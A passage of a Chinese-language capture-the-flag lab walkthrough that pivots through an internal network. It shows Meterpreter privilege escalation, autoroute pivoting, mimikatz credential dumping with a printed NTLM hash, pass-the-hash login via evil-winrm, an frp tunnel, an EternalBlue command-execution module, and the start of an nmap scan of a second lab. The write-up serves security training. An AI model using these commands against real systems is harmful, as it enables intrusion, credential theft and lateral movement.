
成功拿下20权限,使用msfgetsystem进行提权,结果显示,成功提权到system权限

在根目录找到flag2

输入ipconfig,看到另一个网卡地址


再上传fscan,这个新的网卡
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

发现20.30 机器存在永恒之蓝漏洞

再来设置路由,此时你会有两个会话和路由
run autoroute -s 192.168.20.0/24
run autoroute -p
域渗透
上传mimikatz.exe 抓取系统hash
使用find查找
find / -name "mimika*.exe" 2>/dev/null

进入shell

执行命令
.\mimikatz.exe
privilege::debug
sekurlsa::logonpasswords


抓取到administrator用户的NTML hash
0a571981f9373e059c6c6313c2469359
准备好frp配置文件,搭建正向代理,客户端配置

服务端配置

PTH登录,并且上传frp
evil-winrm -i 192.168.10.20 -u Administrator  -H "0a571981f9373e059c6c6313c2469359"
upload windows_x64_admin.exe


启动
# kali
./frpc -c frpc.ini

# 靶机
./frps.exe -c frps.ini

修改代理配置文件
vi /etc/proxychains4.conf
使用proxychains代理启动msf
proxychains msfconsole


使用永恒之蓝命令执行模块,能够正常执行命令
use admin/smb/ms17_010_command
set RHOSTS 192.168.20.30
set command whoami
run

找到最后一台机器的flag
set command type C:\\flag.txt
run
cyberstrikelab-lab3
web信息收集
端口扫描
nmap -sT -Pn -p- 192.168.10.10 -T4


3590端口开启是一个web应用

扫描出来了一个
访问看看是一个登录框


查看登录界面的网页源码
